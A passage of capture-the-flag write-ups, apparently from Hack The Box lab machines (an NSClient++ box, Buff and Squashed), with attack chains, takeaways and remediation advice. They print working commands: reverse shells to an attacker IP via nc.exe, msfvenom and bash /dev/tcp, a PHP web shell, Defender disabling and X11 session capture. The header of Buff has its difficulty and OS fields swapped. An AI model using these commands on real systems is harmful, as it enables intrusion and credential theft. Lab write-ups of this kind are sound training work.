1 – Reconnaissance Ran RustScan and identified ports 21 (FTP), 22 (SSH), 80 (HTTP), 5666 and 8443 (NSClient++). FTP stood out immediately as anonymous access was worth checking first.
rustscan -a 10.129.227.77 –ulimit 5000 -b 2000 — -Pn -A
2 – FTP anonymous access and file discovery Connected anonymously to FTP and found two directories for users Nadine and Nathan. Downloaded text files from both. Nadine’s file mentioned a Passwords.txt on Nathan’s desktop and referenced NSClient. Nathan’s file confirmed the password file location.
ftp 10.129.227.77
3 – Initial Access – NVMS-1000 directory traversal – EDB-48311 Browsed to the HTTP server on port 80 and found NVMS-1000 network surveillance software. Researched the version and found EDB-48311, an unauthenticated directory traversal vulnerability. Browser requests returned 404 but curl with the path-as-is flag successfully traversed to Nathan’s desktop and retrieved Passwords.txt.
curl –path-as-is “http://10.129.227.77/../../../../../../../../Users/nathan/Desktop/Passwords.txt”
4 – Password spray and SSH access Sprayed the recovered password list against both users via CrackMapExec. Nadine’s account matched. SSH’d in as Nadine and retrieved user.txt.
ssh nadine@10.129.227.77
Credentials recovered: nadine:L1k3B1gBut7s@W0rk
5 – NSClient++ password extraction Ran WinPEAS and identified NSClient++ as the only interesting finding. Read the NSClient++ config file directly and recovered the admin password.
type “C:\Program Files\NSClient++\nsclient.ini”
Password recovered: ew2x6SsGTxjRwXOT
6 – SSH tunnel and NSClient++ access NSClient++ was only accessible from localhost on port 8443. Re-established the SSH session with a local port forward to tunnel the service to the attack machine and authenticated to the web interface.
ssh -L 8443:127.0.0.1:8443 nadine@10.129.227.77
7 – Privilege Escalation – NSClient++ authenticated RCE – EDB-46802 Used EDB-46802 to exploit the NSClient++ script execution functionality. Created a malicious bat file that called nc64.exe to call back to a listener. Added it as a script in the NSClient++ interface and created a scheduler to execute it. AV was blocking the payload so disabled Windows Defender real-time monitoring via a separate bat file uploaded and executed through NSClient++. Reloaded the service and caught a shell as NT AUTHORITY\SYSTEM. Retrieved root.txt.
echo ‘powershell Set-MpPreference -DisableRealtimeMonitoring $true’ > av.bat
Key Takeaways
- FTP anonymous access exposing sensitive notes – The FTP server allowed anonymous login and contained files referencing the location of a password file on a user’s desktop. Anonymous FTP access must be disabled on all systems and files containing any credential references must never be stored in accessible locations.
- NVMS-1000 unauthenticated directory traversal – EDB-48311 (CVSS 7.5 High) – The NVMS-1000 instance was vulnerable to a path traversal exploit allowing unauthenticated reading of arbitrary files from the Windows filesystem. Network surveillance and management software must be kept patched and restricted to internal management networks only.
- Plaintext password list stored on a user desktop – Nathan stored a list of plaintext passwords in a text file on his desktop, which was directly readable once the LFI was exploited. Passwords must never be stored in plaintext files on endpoints. A password manager with strong encryption must be used for all credential storage.
- NSClient++ password recoverable from config file – The NSClient++ admin password was stored in plaintext in the nsclient.ini configuration file, readable by a low-privilege user. Sensitive service configuration files must have restrictive permissions and credentials must be stored in encrypted form.
- NSClient++ authenticated RCE – EDB-46802 – The NSClient++ web interface allowed authenticated users to create and execute arbitrary scripts in the context of SYSTEM. Monitoring agent platforms running as SYSTEM that allow script execution are extremely high-risk and must be restricted to authorized administrators only with network-level access controls.
- Windows Defender able to be disabled by a low-privilege process – Real-time monitoring was disabled via a PowerShell command executed through NSClient++. AV and EDR solutions must be protected against tampering by enforcing tamper protection policies and alerting on any attempt to modify security product configuration.
Remediation
[Immediate] Disable FTP anonymous access Disable anonymous FTP login immediately and require authenticated access for all FTP connections. If FTP is not operationally required, disable the service entirely and block port 21 at the firewall. Audit all FTP directories for sensitive files and remove any that contain credential references or user notes.
[Immediate] Patch NVMS-1000 to remediate EDB-48311 (CVSS 7.5 High) Update NVMS-1000 to the latest patched version immediately. Restrict access to the management interface to authorized internal IP ranges only. If the version is end of life with no available patch, replace it with a supported alternative and take the current instance offline.
[Immediate] Remove all plaintext password files from endpoints Audit all user desktops, documents, and download folders for plaintext password files and remove them immediately. Rotate all passwords that were stored in plaintext. Deploy an approved password manager and enforce its use through policy and training.
[Immediate] Restrict NSClient++ access and harden its configuration Restrict NSClient++ to localhost only and block external access to ports 5666 and 8443 at the host firewall. Require strong unique credentials for the web interface and audit which users have access. Restrict the script execution functionality to named administrator accounts only and log all script creation and execution events.
[Short-term] Enforce Windows Defender tamper protection Enable tamper protection in Windows Defender to prevent unauthorized modification of security product settings via PowerShell or other methods. Configure Group Policy to alert on any attempt to disable or modify AV or EDR configuration. Ensure security product health is monitored centrally.
[Short-term] Encrypt and restrict access to NSClient++ config files The nsclient.ini file must be readable only by the NSClient++ service account and local administrators. Migrate the admin password to an encrypted credential store. Audit all service configuration files across the environment for plaintext credentials and remediate any findings.
[Long-term] Implement a monitoring agent hardening baseline Define a hardening standard for all system monitoring agents including NSClient++, covering authentication requirements, network access restrictions, script execution controls, config file permissions, and credential storage. Include monitoring agents in the scope of regular penetration tests and vulnerability scans as they frequently run as SYSTEM and are overlooked in patch cycles.
- FTP anonymous access exposing sensitive notes – The FTP server allowed anonymous login and contained files referencing the location of a password file on a user’s desktop. Anonymous FTP access must be disabled on all systems and files containing any credential references must never be stored in accessible locations.
-
Buff writeup
Buff writeup
Box name: Buff
Difficulty: Windows
OS: Easy
Overview: Buff is an easy-difficulty Windows machine that features an instance of Gym Management System 1.0. This is found to be vulnerable to an unauthenticated remote code execution vulnerability. Enumeration of the internal network reveals a service running on port 8888. The installation file for this service can be found on disk, allowing us to debug it locally. We can perform port forwarding to make the service available and exploit it.
Link: https://app.hackthebox.com/machines/Buff?sort_by=created_at&sort_type=desc
Machine IP: 10.129.2.18
Scanned the machine with rustscan.
rustscan -a 10.129.2.18 –ulimit 5000 -b 2000 — -A -Pn

Only saw one port open so I rescanned and also ran nmap for udp incase.
nmap –top-ports 100 -sV -sU 10.129.2.18
Navigated to the webserver in the meantime.


Robots.txt errored but did give some information.
Checked out source code but didn’t see anything eventful. I clicked around on the page and this looks interesting as it looks like we got a version.

Found that this is vulnerable https://www.exploit-db.com/exploits/48506 EDB-ID 48506. It’s not currently in msfconsole but I also found this if you wanted to utilize metasploit https://github.com/Zeop-CyberSec/gym_mgmt_system_unauth_rce. Saved the exploit db code in EDB-48506.py. Installed requirements.
pip2 install colorama requests 2>/dev/null
Then ran it and got a shell.
python2 EDB-48506.py http://10.129.2.18:8080/
I was unable to actually run commands besides ls. Eg when I was attempting to cd around it wasnt working. Tried stabilizing, same issue. I will upload a netcat executable to see if I get more control. Served it up on a http server.
python3 -m http.server 80
Set up a listener.
nc -lvnp 1337
From the victim machine downloaded it and ran it.
powershell -c “Invoke-WebRequest http://10.10.16.147/nc.exe -OutFile C:\xampp\htdocs\gym\upload\nc.exe”
C:\xampp\htdocs\gym\upload\nc.exe 10.10.16.147 1337 -e cmd.exe
And I got a shell.

Got user.txt.

Poking around further I found an .exe in shaun’s Downloads.

I don’t know what CloudMe is. After a bit of reading I found this https://github.com/alestorm980/CloudMe-Exploit. This may not be the exploit but it looks like this runs on port 8888. Confirmed this is running on this machine.

From that github I also realized that 1112 is the version number, so that exploit won’t work. Found what we really need https://www.exploit-db.com/exploits/48389. Time to port forward. This will be the first time I use ligolo as I heard it’s goated for port forwarding. Started the proxy.
./proxy -selfcert -laddr 0.0.0.0:11601
With http server already running I transferred the agent to the victim.
powershell -c “Invoke-WebRequest http://10.10.16.147/agent.exe -OutFile C:\xampp\htdocs\gym\upload\agent.exe”
Ran it to connect back.
C:\xampp\htdocs\gym\upload\agent.exe -connect 10.10.16.147:11601 -ignore-cert
The exploit database POC just opens calc. Need an actual payload.
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.16.147 LPORT=9001 -b ‘\x00\x0A\x0D’ -f python

Edited the code. Ran a listener and ran it and got a shell as admin.



GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified port 8080 (HTTP). Rescanned with Nmap including UDP to confirm no additional services were missed on standard ports. Browsed to the web server and found a Gym Management System. Robots.txt returned an error but disclosed some information. Clicking around the site revealed a version number.
rustscan -a 10.129.2.18 –ulimit 5000 -b 2000 — -A -Pn nmap –top-ports 100 -sV -sU 10.129.2.18
2 – Initial Access – Gym Management System 1.0 unauthenticated RCE Identified Gym Management System 1.0 as vulnerable to an unauthenticated RCE via EDB-48506. Downloaded and ran the exploit which landed a limited web shell. Standard navigation commands were not working so uploaded nc.exe via PowerShell and used it to catch a more stable cmd shell on a netcat listener. Retrieved user.txt.
python2 EDB-48506.py http://10.129.2.18:8080/ powershell -c “Invoke-WebRequest http://10.10.16.147/nc.exe -OutFile C:\xampp\htdocs\gym\upload\nc.exe” C:\xampp\htdocs\gym\upload\nc.exe 10.10.16.147 1337 -e cmd.exe
3 – Internal service discovery Found a CloudMe installer executable in shaun’s Downloads folder. Researched CloudMe and identified it as a service running on port 8888 internally. Confirmed the process was active on the machine. Identified the version as 1.11.2 from the installer filename.
4 – Port forwarding with Ligolo Used Ligolo-ng for port forwarding to make the internal port 8888 service accessible from the attack machine. Transferred the Ligolo agent to the victim via the existing web shell and connected it back to the Ligolo proxy running on the attack machine.
./proxy -selfcert -laddr 0.0.0.0:11601 powershell -c “Invoke-WebRequest http://10.10.16.147/agent.exe -OutFile C:\xampp\htdocs\gym\upload\agent.exe” C:\xampp\htdocs\gym\upload\agent.exe -connect 10.10.16.147:11601 -ignore-cert
5 – Privilege Escalation – CloudMe 1.11.2 buffer overflow Found EDB-48389, a buffer overflow exploit for CloudMe 1.11.2. Generated a custom shellcode with msfvenom using a bad character filter and replaced the calc placeholder payload in the exploit. Set up a listener and executed the exploit through the Ligolo tunnel, catching a shell as Administrator. Retrieved root.txt.
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.16.147 LPORT=9001 -b ‘\x00\x0A\x0D’ -f python
Key Takeaways
- Unauthenticated RCE in Gym Management System 1.0 – The web application was running a version with a publicly known unauthenticated file upload and code execution vulnerability. Web applications must be kept up to date and version information must not be disclosed in the UI or response headers.
- Vulnerable internal service running as a privileged user – CloudMe 1.11.2 was running internally on port 8888 under an account with administrative privileges. A buffer overflow in this service led directly to Administrator access. Internal services must run under least-privilege accounts and must be kept patched regardless of whether they are externally accessible.
- Installer binary left on disk revealing internal software versions – The CloudMe installer in shaun’s Downloads folder disclosed the exact version number, enabling precise exploit selection. Installer files and software packages must be removed from endpoints after installation and download directories must be audited regularly.
- Internal port accessible via port forwarding – Once a foothold was established, the internal CloudMe service was reachable by forwarding traffic through the compromised host. Defense in depth must account for attackers pivoting to internal services and host-based firewalls must restrict which processes can listen on local ports.
- Web shell persistence in web root – The initial exploit wrote files to the web root that persisted and were used throughout the attack chain including for file transfers. File integrity monitoring on web roots must alert on new file creation and web application service accounts must have no write access to the web root.
Remediation
[Immediate] Patch or replace Gym Management System 1.0 Gym Management System 1.0 has a public unauthenticated RCE exploit and must be updated or replaced immediately. If no patch is available, take the application offline until a secure alternative can be deployed. Restrict access to the application to authorized IP ranges and require authentication on all endpoints.
[Immediate] Patch or remove CloudMe CloudMe 1.11.2 has a public buffer overflow exploit. Update CloudMe to the latest version or uninstall it if it is not operationally required. If a local service of this kind must run, ensure it does so under a least-privilege local service account with no administrative rights.
[Immediate] Remove installer files and clean up download directories Audit all user download and temp directories for installer binaries, setup executables, and software packages. Remove any files that disclose software versions or that could be used to identify internal tooling. Implement a policy requiring installer files to be deleted after deployment.
[Short-term] Implement file integrity monitoring on web roots Deploy file integrity monitoring on all web server directories to alert on new file creation or modification. The web application service account must have read-only access to the web root and must not be able to write executable files. Audit the current web root for any files uploaded through the initial compromise.
[Short-term] Restrict internal service listening ports Configure the host-based firewall to restrict which ports are accessible locally and from the network. CloudMe and similar user-facing desktop applications must not be accessible from other hosts on the network. Apply firewall rules limiting port 8888 to localhost only.
[Long-term] Implement a software inventory and patch management program Maintain a full inventory of all software installed across endpoints including user-installed applications such as CloudMe. Include all installed software in the vulnerability management scope and establish SLAs for patching desktop applications with known CVEs. Flag end-of-life or unsupported software for immediate decommissioning.
- Unauthenticated RCE in Gym Management System 1.0 – The web application was running a version with a publicly known unauthenticated file upload and code execution vulnerability. Web applications must be kept up to date and version information must not be disclosed in the UI or response headers.
-
Squashed writeup
Squashed writeup
Box name: Squashed
Difficulty: Easy
OS: Linux
Overview: Squashed is an Easy Difficulty Linux machine that features a combination of both identifying and leveraging misconfigurations in NFS shares through impersonating users. Additionally, the box incorporates the enumeration of an X11 display into the privilege escalation by having the attacker take a screenshot of the current Desktop.
Link: https://app.hackthebox.com/machines/Squashed?sort_by=created_at&sort_type=desc
Machine IP: 10.129.228.109
Ran rustscan against the machine.
rustscan -a 10.129.228.109 –ulimit 5000 -b 2000 — -A -Pn


Right away from the name I’m assuming this has to do with root squashing that I have a brief understanding of. I also see port 2049 open. I can see some shares.
showmount -e 10.129.228.109
Mounted the /home/ross drive.

Cd’ing to documents we see a Passwords.kdbx. This is a Keepass file. It’s password protected when opening. Tried cracking but unfortunately unable to. Since we have access to /var/www/html I’m thinking we can get a webshell from port 80 instead. Mounted this drive instead.
sudo mount -t nfs 10.129.228.109:/var/www/html ~/fknhack/squashed/webroot -o nolock
Ran nmap script to get UID that we need.
nmap -p 111 –script nfs-ls 10.129.228.109
Created an account with proper UID we can use to drop a file.
sudo useradd -u 2017 pwn
sudo su pwn
I was stuck for a while but I had to give the user pwn access to my current directories. Created a rev shell.
echo ‘<?php system($_GET[cmd]); ?>’ > /tmp/shell.php
Moved it to the share.
sudo -u pwn cp /tmp/shell.php /home/scb/fknhack/squashed/webroot/shell.php
Then confirmed it worked.
curl http://10.129.228.109/shell.php?cmd=id

Time to get a full rev shell. Set up a listener.
Nc -lvnp 1337
Then triggered it.
curl “http://10.129.228.109/shell.php?cmd=bash+-c+’bash+-i+>%26+/dev/tcp/10.10.16.147/1337+0>%261′”

Got user.txt

Stabilized our shell.
python3 -c ‘import pty; pty.spawn(“/bin/bash”)’
In /home there is a ross that we may need to laterally move to considering what we found earlier but lets check out what we have now.

Set up a httpserver to transfer over linepeas.
sudo python3 -m http.server 80
Downloaded it to the victim machine.
curl http://10.10.16.147:80/linpeas.sh -o linpeas.sh
Then ran linpeas. From the output it looks like the keepass file is definitely our path. It also looks like ross is logged in and keepass is running so maybe we can screenshot his sessions. We can add a user ross to do the same thing as we did earlier.
sudo useradd -u 1001 ross
sudo su ross
And we can copy .Xauthority
cp /home/scb/fknhack/squashed/ross/.Xauthority /tmp/.Xauthority
Exit


We can then edit the permissions.

Then transfer it over our other share.
sudo -u pwn cp /tmp/.Xauthority /home/scb/fknhack/squashed/webroot/.Xauthority
With our shell we can copy it then screenshot then send it to our machine.
cp /var/www/html/.Xauthority /tmp/.Xauthority
DISPLAY=:0 XAUTHORITY=/tmp/.Xauthority xwd -root -silent -out /tmp/screen.xwd
cd /tmp && python3 -m http.server 8888


wget http://10.129.228.109:8888/screen.xwd -O ~/fknhack/screen.xwd
convert ~/fknhack/screen.xwd ~/fknhack/screen.png
eog screen.png
